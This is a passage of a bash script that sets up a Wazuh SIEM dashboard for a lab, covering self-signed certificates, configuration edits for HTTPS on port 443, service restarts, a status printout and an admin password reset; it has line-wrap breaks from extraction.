sudo mkdir -p /etc/wazuh-dashboard/certs
if [ ! -f /etc/wazuh-dashboard/certs/dashboard-key.pem ] || [ ! -f
/etc/wazuh-dashboard/certs/dashboard.pem ]; then
  echo "Dashboard certs missing -> generating self-signed certs."
  sudo openssl req -x509 -nodes -days 3650 -newkey rsa:2048 \
    -keyout /etc/wazuh-dashboard/certs/dashboard-key.pem \
    -out /etc/wazuh-dashboard/certs/dashboard.pem \
    -subj "/C=HR/ST=HR/L=Lab/O=ThreatHunting/OU=SIEM/CN=siem" >/dev/null
2>&1
fi
if id wazuh-dashboard >/dev/null 2>&1; then
  sudo chown -R wazuh-dashboard:wazuh-dashboard /etc/wazuh-dashboard/certs
fi
sudo chmod 750 /etc/wazuh-dashboard/certs
sudo chmod 640 /etc/wazuh-dashboard/certs/dashboard-key.pem /etc/wazuh-
dashboard/certs/dashboard.pem
DASH_CONF="/etc/wazuh-dashboard/opensearch_dashboards.yml"
if [ -f "$DASH_CONF" ]; then
```

```
  if grep -Eq "^[#[:space:]]*server\.host:" "$DASH_CONF"; then
    sudo sed -i -E 's|^[#[:space:]]*server\.host:.*|server.host:
"0.0.0.0"|' "$DASH_CONF"
  else
    echo 'server.host: "0.0.0.0"' | sudo tee -a "$DASH_CONF" >/dev/null
  fi
  if grep -Eq "^[#[:space:]]*server\.port:" "$DASH_CONF"; then
    sudo sed -i -E 's|^[#[:space:]]*server\.port:.*|server.port: 443|'
"$DASH_CONF"
  else
    echo 'server.port: 443' | sudo tee -a "$DASH_CONF" >/dev/null
  fi
  for key in "server.ssl.enabled" "server.ssl.key"
"server.ssl.certificate"; do
    if grep -Eq "^[#[:space:]]*$key:" "$DASH_CONF"; then
      true
    fi
  done
  if grep -Eq "^[#[:space:]]*server\.ssl\.enabled:" "$DASH_CONF"; then
    sudo sed -i -E
's|^[#[:space:]]*server\.ssl\.enabled:.*|server.ssl.enabled: true|'
"$DASH_CONF"
  else
    echo 'server.ssl.enabled: true' | sudo tee -a "$DASH_CONF" >/dev/null
  fi
  if grep -Eq "^[#[:space:]]*server\.ssl\.key:" "$DASH_CONF"; then
    sudo sed -i -E 's|^[#[:space:]]*server\.ssl\.key:.*|server.ssl.key:
"/etc/wazuh-dashboard/certs/dashboard-key.pem"|' "$DASH_CONF"
  else
    echo 'server.ssl.key: "/etc/wazuh-dashboard/certs/dashboard-key.pem"' |
sudo tee -a "$DASH_CONF" >/dev/null
  fi
  if grep -Eq "^[#[:space:]]*server\.ssl\.certificate:" "$DASH_CONF"; then
    sudo sed -i -E
's|^[#[:space:]]*server\.ssl\.certificate:.*|server.ssl.certificate:
"/etc/wazuh-dashboard/certs/dashboard.pem"|' "$DASH_CONF"
  else
    echo 'server.ssl.certificate: "/etc/wazuh-
dashboard/certs/dashboard.pem"' | sudo tee -a "$DASH_CONF" >/dev/null
  fi
  if ! grep -Eq "^[#[:space:]]*opensearch\.hosts:" "$DASH_CONF"; then
    echo 'opensearch.hosts: ["https://127.0.0.1:9200"]' | sudo tee -a
"$DASH_CONF" >/dev/null
  fi
```

```
else
  echo "WARN: $DASH_CONF not found (dashboard may not be installed)."
fi
sudo systemctl restart wazuh-indexer || true
sudo systemctl reset-failed wazuh-dashboard || true
sudo systemctl restart wazuh-dashboard || true
echo "============================================="
echo "DONE - Quick status"
echo "============================================="
echo "IPs:"
ip -4 -o addr show scope global | awk '{print " - " $2 " -> " $4}'
echo "Listening ports:"
sudo ss -tulpn | egrep '(:22|:443|:5601|:1514|:1515|:9200)' || true
echo "Access dashboard:"
SIEM_IP=$(ip -4 -o addr show scope global | awk 'NR==1{print $4}' | cut -d/
-f1)
echo " https://${SIEM_IP}"
echo "Note: accept browser certificate warning (self-signed, lab only)."
echo "Username: admin"
echo "Reset Wazuh password (the password is written underneath):"
sudo /usr/share/wazuh-indexer/plugins/opensearch-security/tools/wazuh-
passwords-tool.sh -u admin
```